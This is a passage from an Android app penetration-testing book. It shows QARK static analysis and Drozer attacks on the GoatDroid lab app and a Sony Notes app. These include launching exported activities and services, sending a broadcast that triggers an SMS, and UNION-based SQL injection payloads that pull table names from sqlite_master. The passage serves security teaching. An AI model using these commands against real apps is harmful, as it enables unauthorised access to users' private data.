QARK (short for **Quick Android Review Kit**) is another interesting tool. This is a command line tool and performs static analysis of Android apps by decompiling the APK files using various tools and then analyzing the source code for specific patterns.

QARK has been developed by LinkedIn's in house security team and can be downloaded from the following link:

`https://github.com/linkedin/qark`

Instructions to setup QARK have been shown in *Chapter 1*, *Setting Up the Lab*. Let's see how QARK can be used to perform static analysis of Android apps.


QARK works in the following modes:

- Interactive mode
- Seamless mode

We can launch the QARK tool in interactive mode using the following command:

```
python qark.py
```

Running the previous command will launch QARK in interactive mode as shown in the following figure:



As we can see in the preceding figure, we can use QARK to analyze the APK files as well as the source code. Let's go with the APK file by choosing **1** and then we need to select the path of the APK file as shown in the following screenshot:

The previous screenshot shows the path of the Sony notes app that we have seen earlier. Hit *Enter* and follow the onscreen instructions to begin analyzing the application.


The following figure shows the `AndroidManifest.xml` file that QARK has retrieved from the target application:

```
Inspect Manifest?[y/n]y
INFO - <?xml version="1.0" ?><manifest android:versionCode="1" android:versionName="1.C.6"
oid.com/apk/res/android">
<uses-sdk android:minSdkVersion="14" android:targetSdkVersion="15">
</uses-sdk>
<uses-permission android:name="android.permission.GET_ACCOUNTS">
</uses-permission>
<uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS">
</uses-permission>
<uses-permission android:name="android.permission.MANAGE_ACCOUNTS">
</uses-permission>
<uses-permission android:name="android.permission.INTERNET">
</uses-permission>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE">
</uses-permission>
<uses-permission android:name="android.permission.RECORD_AUDIO">
</uses-permission>
<uses-permission android:name="android.permission.WAKE_LOCK">
</uses-permission>
<uses-permission android:name="android.permission.READ_SYNC_SETTINGS">
</uses-permission>
<uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS">
</uses-permission>
```

The following screenshot shows the static analysis process being done by QARK:

```
Press ENTER key to begin Static Code Analysis
INFO - Running Static Code Analysis...
INFO - Looking for private key files in project


Crypto issues   6%|###                                                          |

Broadcast issues   6%|###                                                       |

Webview checks  89%|#################################################### |

X.509 Validation   6%|###                                                       |

Pending Intents   6%|###                                                        |

File Permissions (check 1) 100%|#################################################|

File Permissions (check 2)   3%|#                                               |
```

Once QARK completes its analysis, it will generate the report in a folder called output within QARK's directory. If you wish to create a POC, QARK will also create a POC application for demonstrating how to exploit the vulnerabilities reported.



We can look into the details of each vulnerability reported by clicking on the tabs available in the left hand side of the page.

As already mentioned, QARK can also be run in the seamless mode where user intervention is not required.

```
python qark.py --source 1 --pathtoapk ../testapp.apk --exploit 0
--install 0
```

The previous command gives the same effect of what we have seen in the interactive mode.

Lets go through the explanation of the previous command.

- `--source 1` represents that we are using APK file as input
- `--pathtoapk` is to specify the input APK file
- `--exploit 0` tells QARK not to create a POC APK file
- `--install 0` tells QARK not to install the POC file on a device

Summary

In this chapter, we have discussed various client-side attacks possible in Android applications. We have seen how valuable insights can be gained from `AndroidManifest.xml`, source code analysis and how the QARK tool can be used to automate this process. The backup techniques allowed us to perform the same techniques as on a rooted device with only few extra steps, even on non-rooted devices. This is where developers need to take utmost care while releasing their apps into the production environment if they use these app components. It is always suggested to cross check the `AndroidManifest.xml` file to make sure that no components are exported by mistake.

8

Client-Side Attacks – Dynamic Analysis Techniques

In the previous chapter, we covered client-side attacks associated with Android applications that we often see with Android apps from a static analysis perspective. In this chapter, we will cover same client-side attacks from a **dynamic application security testing** (**DAST**) perspective and will also see some automated tools. As mentioned in the previous chapter, to successfully execute most of the attacks covered in this chapter, an attacker needs to convince the victim to install a malicious application in his/her phone. Additionally, it is also possible for an attacker to successfully exploit the apps if he has physical access to the device.

Following are some of the major topics that we will discuss in this chapter:

- Attacking debuggable applications
- Hooking using Xposed framework
- Dynamic instrumentation using Frida
- Automated assessments with Introspy
- Automated assessments with Drozer
- Attacking app components
- Injection attacks
- File inclusion attacks
- Logging based vulnerabilities

Automated Android app assessments using Drozer

We have seen the instructions to setup the Drozer tool in *Chapter 1. Setting Up the Lab*. This section covers some of the useful features that are available in Drozer to speed up the penetration testing process. Automated tools are always helpful when you have time constraints. Drozer is one of the best tools available for pen testing Android apps at the time of writing this book. To better understand this tool, we will discuss the same attacks that we discussed in *Attacking application components* section of *Chapter 7, Client-Side Attacks – Static Analysis Techniques*.

Please note that the attacks discussed in the following section are already discussed in the previous section in detail using manual techniques. The following section demonstrates the same attacks using Drozer but won't go deeper in to the technical details of what is happening in the background. The idea is to show how we can use the Drozer tool to perform the same attacks.

Before we dive into the attacks, let's see some of the useful Drozer commands.

Listing out all the modules

```
list
```

The previous command shows the list of all Drozer modules that can be executed in the current session.

```
dz> list
app.activity.forintent                    Find activities that can handle
the given intent
app.activity.info                         Gets information about exported
activities.
app.activity.start                        Start an Activity
app.broadcast.info                        Get information about broadcast
receivers
app.broadcast.send                        Send broadcast using an intent
app.package.attacksurface                 Get attack surface of package
app.package.backup                        Lists packages that use the
backup API (returns true on FLAG_ALLOW_BACKUP)
app.package.debuggable                    Find debuggable packages
app.package.info                          Get information about installed
packages
```

```
app.package.launchintent                Get launch intent of package
app.package.list                        List Packages
app.package.manifest                    Get AndroidManifest.xml of
package
app.package.native                      Find Native libraries embedded
in the application.
.
.
.
.
scanner.provider.finduris               Search for content providers
that can be queried from our context.
scanner.provider.injection              Test content providers for SQL
injection vulnerabilities.
scanner.provider.sqltables              Find tables accessible through
SQL injection vulnerabilities.
scanner.provider.traversal              Test content providers for basic
directory traversal vulnerabilities.
shell.exec                              Execute a single Linux command.
shell.send                              Send an ASH shell to a remote
listener.
shell.start                             Enter into an interactive Linux
shell.
tools.file.download                     Download a File
tools.file.md5sum                       Get md5 Checksum of file
tools.file.size                         Get size of file
tools.file.upload                       Upload a File
tools.setup.busybox                     Install Busybox.
tools.setup.minimalsu                   Prepare 'minimal-su' binary
installation on the device.

dz>
```

The preceding excerpt shows the list of modules that are available with Drozer.

Retrieving package information

If you want to list out all the packages installed on the emulator/device, you can run the following command:

```
run app.package.list
```

Running the preceding command lists all the packages installed as shown following:

```
dz> run app.package.list
com.android.soundrecorder (Sound Recorder)
com.android.sdksetup (com.android.sdksetup)
com.androidpentesting.hackingandroidvulnapp1 (HackingAndroidVulnApp1)
com.android.launcher (Launcher)
com.android.defcontainer (Package Access Helper)
com.android.smoketest (com.android.smoketest)
com.android.quicksearchbox (Search)
com.android.contacts (Contacts)
com.android.inputmethod.latin (Android Keyboard (AOSP))
com.android.phone (Phone)
com.android.calculator2 (Calculator)
com.adobe.reader (Adobe Reader)
com.android.emulator.connectivity.test (Connectivity Test)
com.androidpentesting.couch (Couch)
com.android.providers.calendar (Calendar Storage)
com.example.srini0x00.music (Music)
com.androidpentesting.pwndroid (PwnDroid)
com.android.inputdevices (Input Devices)
com.android.customlocale2 (Custom Locale)
com.android.calendar (Calendar)
com.android.browser (Browser)
com.android.music (Music)
com.android.providers.downloads (Download Manager)
dz>
```

Finding out the package name of your target application

When you need to identify the package name of a specific application that is installed in your device, it can be done by searching for a specific keyword using the `--filter` option. In our case, let's find our Sony notes application as follows:

```
dz> run app.package.list --filter [string to be searched]
```

Running the previous command will show us the matching applications as shown following:

```
dz> run app.package.list --filter notes
com.sonyericsson.notes (Notes)
dz>
```

The same can also be done with the `-f` option in place of the `--filter` as shown following:

```
dz> run app.package.list -f notes
com.sonyericsson.notes (Notes)
dz>
```

Getting information about a package

The following Drozer command can be used to get some information about the target application package:

```
dz> run app.package.info -a [package name]
```

Running the previous command will result in the information about the app as shown in the following excerpt:

```
dz> run app.package.info -a com.sonyericsson.notes
Package: com.sonyericsson.notes
  Application Label: Notes
  Process Name: com.sonyericsson.notes
  Version: 1.C.6
  Data Directory: /data/data/com.sonyericsson.notes
  APK Path: /data/app/com.sonyericsson.notes-1.apk
  UID: 10072
  GID: [3003, 1028, 1015]
```

```
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.GET_ACCOUNTS
  - android.permission.AUTHENTICATE_ACCOUNTS
  - android.permission.MANAGE_ACCOUNTS
  - android.permission.INTERNET
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.RECORD_AUDIO
  - android.permission.WAKE_LOCK
  - android.permission.READ_SYNC_SETTINGS
  - android.permission.WRITE_SYNC_SETTINGS
  - android.permission.READ_EXTERNAL_STORAGE
  Defines Permissions:
  - None

dz>
```

As we can see in the preceding excerpt, the command has displayed various details about the app which includes the package name, application version, the app's data directory on the device, the APK path, and also the permissions that are required by this application.

Dumping the AndroidManifes.xml file

It is often the case that we need the `AndroidManifest.xml` file for exploring more details about the application. Although Drozer can find out everything that we need from the `AndroidManifest.xml` file using different options, it is good to have the `AndroidManifest.xml` file with us. The following command dumps the complete `AndroidManifest.xml` file from the target application:

```
dz> run app.package.manifest [package name]
```

Running the preceding command will show us the following output (output truncated):

```
dz> run app.package.manifest com.sonyericsson.notes
<manifest versionCode="1"
          versionName="1.C.6"
          package="com.sonyericsson.notes">
  <uses-sdk minSdkVersion="14"
```

```
            targetSdkVersion="15">
  </uses-sdk>
  <uses-permission name="android.permission.GET_ACCOUNTS">
  </uses-permission>
  <uses-permission name="android.permission.AUTHENTICATE_ACCOUNTS">
  </uses-permission>
  <uses-permission name="android.permission.MANAGE_ACCOUNTS">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.RECORD_AUDIO">
  </uses-permission>
  <uses-permission name="android.permission.WAKE_LOCK">
  </uses-permission>
  <uses-permission name="android.permission.READ_SYNC_SETTINGS">
  </uses-permission>
  <uses-permission name="android.permission.WRITE_SYNC_SETTINGS">
  </uses-permission>
  <application theme="@2131427330"
               label="@2131296263"
               icon="@2130837504">
    <provider name=".NoteProvider"
              authorities="com.sonyericsson.notes.provider.Note">
    </provider>
.
.
.
.
<receiver name=".NotesReceiver">
      <intent-filter>
        <action name="com.sonyericsson.vendor.backuprestore.intent.
ACTION_RESTORE_APP_COMPLETE">
        </action>
      </intent-filter>
```

```
    </receiver>
  </application>
</manifest>

dz>
```

Finding out the attack surface:

We can find out the attack surface of an application using the following command. This option basically shows the list of exported app components.

```
dz> run app.package.attacksurface [package name]
```

Running the preceding command will show the list of exported components as shown following:

```
dz> run app.package.attacksurface com.sonyericsson.notes
Attack Surface:
  4 activities exported
  2 broadcast receivers exported
  1 content providers exported
  2 services exported
dz>
```

So far, we have discussed some basic Drozer commands that may come in handy during your assessments.

Now let's see, how we can use Drozer to attack applications. As mentioned earlier, we will use the same target applications and attacks but we will execute the attacks using Drozer.

Attacks on activities

First, let's identify the attack surface of GoatDroid application that we used earlier.

```
dz> run app.package.attacksurface org.owasp.goatdroid.fourgoats
Attack Surface:
  4 activities exported
  1 broadcast receivers exported
  0 content providers exported
```

```
  1 services exported
    is debuggable
dz>
```

The previous output shows that there are four activities exported. We can use the following Drozer command to see all the exported activities in an application:

```
dz> run app.activity.info -a [package name]
```

Running the previous command, will show us the following output:

```
dz> run app.activity.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.activities.Main
  org.owasp.goatdroid.fourgoats.activities.ViewCheckin
  org.owasp.goatdroid.fourgoats.activities.ViewProfile
  org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication

dz>
```

As you can see, we have got all the exported activities. The following activity is is the one we tested earlier using adb:

```
org.owasp.goatdroid.fourgoats.activities.ViewProfile
```


If you want to identify all the activities including the ones that are not exported, you can use the preceding command with the `-u` flag. This is shown following:

```
dz> run app.activity.info -a org.owasp.goatdroid.fourgoats -u
Package: org.owasp.goatdroid.fourgoats
  Exported Activities:
    org.owasp.goatdroid.fourgoats.activities.Main
    org.owasp.goatdroid.fourgoats.activities.ViewCheckin
    org.owasp.goatdroid.fourgoats.activities.ViewProfile
    org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication
  Hidden Activities:
    org.owasp.goatdroid.fourgoats.activities.Login
    org.owasp.goatdroid.fourgoats.activities.Register
    org.owasp.goatdroid.fourgoats.activities.Home
    org.owasp.goatdroid.fourgoats.fragments.DoCheckin
    org.owasp.goatdroid.fourgoats.activities.Checkins
```

```
    org.owasp.goatdroid.fourgoats.activities.Friends
    org.owasp.goatdroid.fourgoats.fragments.HistoryFragment
    org.owasp.goatdroid.fourgoats.activities.History
    org.owasp.goatdroid.fourgoats.activities.Rewards
    org.owasp.goatdroid.fourgoats.activities.AddVenue
    org.owasp.goatdroid.fourgoats.fragments.MyFriends
    org.owasp.goatdroid.fourgoats.fragments.SearchForFriends
    org.owasp.goatdroid.fourgoats.fragments.PendingFriendRequests
    org.owasp.goatdroid.fourgoats.activities.ViewFriendRequest
    org.owasp.goatdroid.fourgoats.fragments.MyRewards
    org.owasp.goatdroid.fourgoats.fragments.AvailableRewards
    org.owasp.goatdroid.fourgoats.activities.Preferences
    org.owasp.goatdroid.fourgoats.activities.About
    org.owasp.goatdroid.fourgoats.activities.SendSMS
    org.owasp.goatdroid.fourgoats.activities.DoComment
    org.owasp.goatdroid.fourgoats.activities.UserHistory
    org.owasp.goatdroid.fourgoats.activities.DestinationInfo
    org.owasp.goatdroid.fourgoats.activities.AdminHome
    org.owasp.goatdroid.fourgoats.activities.AdminOptions
    org.owasp.goatdroid.fourgoats.fragments.ResetUserPasswords
    org.owasp.goatdroid.fourgoats.fragments.DeleteUsers
    org.owasp.goatdroid.fourgoats.activities.DoAdminPasswordReset
    org.owasp.goatdroid.fourgoats.activities.DoAdminDeleteUser
    org.owasp.goatdroid.fourgoats.activities.GenericWebViewActivity

dz>
```

Now, let's launch the private activity using Drozer without entering valid credentials since it is exported.


Following is the activity when we launch the GoatDroid application:



Running the following command will launch the activity:

```
dz> run app.activity.start --component org.owasp.goatdroid.fourgoats org.
owasp.goatdroid.fourgoats.activities.ViewProfile
dz>
```

If you notice the emulator after running the preceding command, you should see the following activity launched:



Attacks on services

Similar to activities, we can invoke services using Drozer. The following command lists all the exported services from the target application:

```
dz> run app.service.info -a [package name]
```

Running the preceding command on the GoatDroid application will result in the following:

```
dz> run app.service.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.services.LocationService
    Permission: null

dz>
```

As you can see in the preceding excerpt, we have got the service that is exported.

As we saw with the activities, we can also list down the services that are not exported using the `-u` flag:

```
dz> run app.service.info -a org.owasp.goatdroid.fourgoats -u
Package: org.owasp.goatdroid.fourgoats
  Exported Services:
    org.owasp.goatdroid.fourgoats.services.LocationService
      Permission: null
  Hidden Services:


dz>
```

As you can see in the preceding excerpt, this application doesn't have any services that are not exported.

Now, we can use the following Drozer command to start the service:

```
dz> run app.service.start --component org.owasp.goatdroid.fourgoats org.
owasp.goatdroid.fourgoats.services.LocationService
```

Broadcast receivers

Similar to activities and services, we can invoke broadcast receivers using Drozer. The following command lists all the exported broadcast receivers from the target application:

```
dz> run app.broadcast.info -a [package name]
```

Running the previous command on the GoatDroid application will result in the following:

```
dz> run app.broadcast.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  Receiver: org.owasp.goatdroid.fourgoats.broadcastreceivers.
SendSMSNowReceiver


dz>
```

As we can see in the preceding output, the application has got one broadcast receiver exported.

We can also list the broadcast receivers that are not exported using the `-u` flag. This is shown as follows:


```
dz> run app.broadcast.info -a org.owasp.goatdroid.fourgoats -u
Package: org.owasp.goatdroid.fourgoats
  Exported Receivers:
    Receiver: org.owasp.goatdroid.fourgoats.broadcastreceivers.
SendSMSNowReceiver
  Hidden Receivers:


dz>
```

As you can see in the preceding excerpt, this application doesn't have any broadcast receivers that are not exported.

Now, we can use the following Drozer command to launch a broadcast intent:

```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.
SOCIAL_SMS --component org.owasp.goatdroid.fourgoats org.owasp.
goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver --extra string
phoneNumber 5556 --extra string message CRACKED
```

The previous command will trigger the broadcast receiver similar to what we saw with the adb method earlier. This is shown in the following figure:



Content provider leakage and SQL Injection using Drozer

This section shows how we can use Drozer to perform various attacks on content providers. We are going to use the previously shown Sony Notes application as our target.

We can find out the package name of our target application using the command shown as follows:

```
dz> run app.package.list -f notes
com.sonyericsson.notes (Notes)
dz>
```

We knew that there is an exported content provider in this app. But, let's find it out using Drozer. The following command can be used to list the exported components:

```
dz> run app.package.attacksurface com.sonyericsson.notes
Attack Surface:
  4 activities exported
  2 broadcast receivers exported
  1 content providers exported
  2 services exported
dz>
```

At this stage, we used the `grep` command to figure out the actual content provider URI when we were doing this using the adb method. Drozer makes our life easier is by automating the whole process of finding out the content provider URIs. This can be done using the following command:

```
dz> run scanner.provider.finduris -a [package name]


dz> run scanner.provider.finduris -a com.sonyericsson.notes
Scanning com.sonyericsson.notes...
Able to Query    content://com.sonyericsson.notes.provider.Note/accounts/
Able to Query    content://com.sonyericsson.notes.provider.Note/accounts
Unable to Query  content://com.sonyericsson.notes.provider.Note
Able to Query    content://com.sonyericsson.notes.provider.Note/notes
```

```
Able to Query    content://com.sonyericsson.notes.provider.Note/notes/
Unable to Query  content://com.sonyericsson.notes.provider.Note/


Accessible content URIs:
  content://com.sonyericsson.notes.provider.Note/notes/
  content://com.sonyericsson.notes.provider.Note/accounts/
  content://com.sonyericsson.notes.provider.Note/accounts
  content://com.sonyericsson.notes.provider.Note/notes
dz>
```

As you can see in the preceding excerpt, we have got four accessible content provider URIs.

We can now query these content providers using the `app.provider.query` module as shown following:

```
dz> run app.provider.query [content provider URI]
```

Running the preceding command will result in the following output:

```
dz> run app.provider.query content://com.sonyericsson.notes.provider.
Note/notes/
| isdirty | body        | account_id | voice_path | doodle_path | deleted
| modified      | sync_uid | title    | meta_info | _id | created       |
background                                                    | usn |
| 1       | test note_1 | 1          |            |             | 0
| 1448466224766 | null     | No title |

false
0  | 1   | 1448466224766 | com.sonyericsson.notes:drawable/notes_
background_grid_view_1 | 0   |
| 1       | test note_2 | 1          |            |             | 0
| 1448466232545 | null     | No title |

false
0  | 2   | 1448466232545 | com.sonyericsson.notes:drawable/notes_
background_grid_view_1 | 0   |


dz>
```

As we can see, we are able to query the content from the application's provider without any errors.

Alternatively, we can also use the following command to display the results in a vertical format:

```
dz> run app.provider.query [URI] --vertical
```

Running the previous command will display the results in a nicely formatted way as follows:

```
dz> run app.provider.query content://com.sonyericsson.notes.provider.
Note/notes/ --vertical
    isdirty  1
       body  test note_1
 account_id  1
 voice_path
doodle_path
    deleted  0
   modified  1448466224766
   sync_uid  null
      title  No title
  meta_info
false
0
        _id  1
    created  1448466224766
 background  com.sonyericsson.notes:drawable/notes_background_grid_view_1
        usn  0

    isdirty  1
       body  test note_2
 account_id  1
 voice_path
doodle_path
    deleted  0
   modified  1448466232545
   sync_uid  null
      title  No title
  meta_info
false
```

```
0
        _id  2
    created  1448466232545
 background  com.sonyericsson.notes:drawable/notes_background_grid_view_1
        usn  0


dz>
```

Attacking SQL Injection using Drozer

Let us see how we can find SQL Injection vulnerabilities in content provider URIs. We can use `scanner.provider.injection` module:

```
dz> run scanner.provider.injection -a [package name]
```

Scanner is one of the nice modules in Drozer that can automatically find Injection and path traversal vulnerabilities. We will discuss path traversal attacks later in this section.

Running the following command will tell us if there are any injection vulnerabilities in the content providers:

```
dz> run scanner.provider.injection -a com.sonyericsson.notes
Scanning com.sonyericsson.notes...
Not Vulnerable:
  content://com.sonyericsson.notes.provider.Note
  content://com.sonyericsson.notes.provider.Note/

Injection in Projection:
  No vulnerabilities found.

Injection in Selection:
  content://com.sonyericsson.notes.provider.Note/notes/
  content://com.sonyericsson.notes.provider.Note/accounts/
  content://com.sonyericsson.notes.provider.Note/accounts
  content://com.sonyericsson.notes.provider.Note/notes
dz>
```

As we can see in the preceding excerpt, all the four URIs have got injection vulnerabilities in selection.

As we discussed earlier, the traditional way of confirming SQL Injection is to pass a single quote and break the query. Let us pass a single quote (') in selection and see the response.

This can be done as shown following:

```
dz> run app.provider.query content://com.sonyericsson.notes.provider.
Note/notes/ --selection "'"


unrecognized token: "')" (code 1): , while compiling: SELECT isdirty,
body, account_id, voice_path, doodle_path, deleted, modified, sync_uid,
title, meta_info, _id, created, background, usn FROM notes WHERE (')
dz>
```

If we observe the preceding response, the single quote has been sent to the query and it is throwing an error along with the broken query.

Now, let us form a proper query by passing `id=1`:

```
dz> run app.provider.query content://com.sonyericsson.notes.provider.
Note/notes/ --selection "_id=1"
| isdirty | body        | account_id | voice_path | doodle_path | deleted
| modified      | sync_uid | title    | meta_info | _id | created       |
background                                                  | usn |
| 1       | test note_1 | 1          |            |             | 0
| 1448466224766 | null     | No title |
false
0  | 1   | 1448466224766 | com.sonyericsson.notes:drawable/notes_
background_grid_view_1 | 0   |
dz>
```

The preceding query has been executed as expected and returned the row associated with id `1`. As we did with the adb method, let's write a new `select` statement with UNION as follows:

```
dz> run app.provider.query content://com.sonyericsson.notes.provider.
Note/notes/ --selection "_id=1=1)union select 1,2,3,4,5,6,7,8,9,10,11,12,
13,14 from sqlite_master where (1=1"


| isdirty | body        | account_id | voice_path | doodle_path | deleted
| modified      | sync_uid | title    | meta_info | _id | created       |
background                                                  | usn |
```

```
| 1        | 2           | 3           | 4           | 5           | 6
| 7              | 8         | 9         | 10         | 11   | 12            |
13                                                          | 14   |
| 1        | test note_1 | 1           |             |             | 0
| 1448466224766 | null      | No title |
false
0   | 1    | 1448466224766 | com.sonyericsson.notes:drawable/notes_
background_grid_view_1 | 0    |


dz>
```

As we can see in the preceding output, we are able to see the numbers from 1 to 14. We can now replace any of these numbers to extract the content from the database.

Replacing column number `5` with `sqlite_version()` will print the version of the database as shown following:

```
dz> run app.provider.query content://com.sonyericsson.notes.provider.
Note/notes/ --selection "_id=1=1)union select 1,2,3,4,sqlite_
version(),6,7,8,9,10,11,12,13,14 from sqlite_master where (1=1"


| isdirty | body         | account_id | voice_path | doodle_path | deleted
| modified       | sync_uid | title     | meta_info | _id | created        |
background                                                  | usn |
| 1        | 2           | 3           | 4           | 3.7.11       | 6
| 7              | 8         | 9         | 10         | 11   | 12            |
13                                                          | 14   |
| 1        | test note_1 | 1           |             |             | 0
| 1448466224766 | null      | No title |
false
0   | 1    | 1448466224766 | com.sonyericsson.notes:drawable/notes_
background_grid_view_1 | 0    |


dz>
```

Now, getting the table names using Drozer is as simple as replacing the column number `5` with `tbl_name`. This is shown is the following command. Please note that we are querying `sqlite_master` to get the table names:

```
dz> run app.provider.query content://com.sonyericsson.notes.
provider.Note/notes/ --selection "_id=1=1)union select 1,2,3,4,tbl_
name,6,7,8,9,10,11,12,13,14 from sqlite_master where (1=1"


| isdirty | body        | account_id | voice_path | doodle_path      |
deleted | modified      | sync_uid | title    | meta_info | _id | created
| background                                                | usn |
| 1       | 2           | 3          | 4          | accounts         | 6
| 7             | 8         | 9         | 10        | 11  | 12            |
13                                                          | 14  |
| 1       | 2           | 3          | 4          | android_metadata | 6
| 7             | 8         | 9         | 10        | 11  | 12            |
13                                                          | 14  |
| 1       | 2           | 3          | 4          | notes            | 6
| 7             | 8         | 9         | 10        | 11  | 12            |
13                                                          | 14  |
| 1       | test note_1 | 1          |            |                  | 0
| 1448466224766 | null      | No title |

false

0  | 1   | 1448466224766 | com.sonyericsson.notes:drawable/notes_
background_grid_view_1 | 0   |


dz>
```

As we can see in the previous output, we have extracted the following tables:

- `accounts`
- `android_metadata`
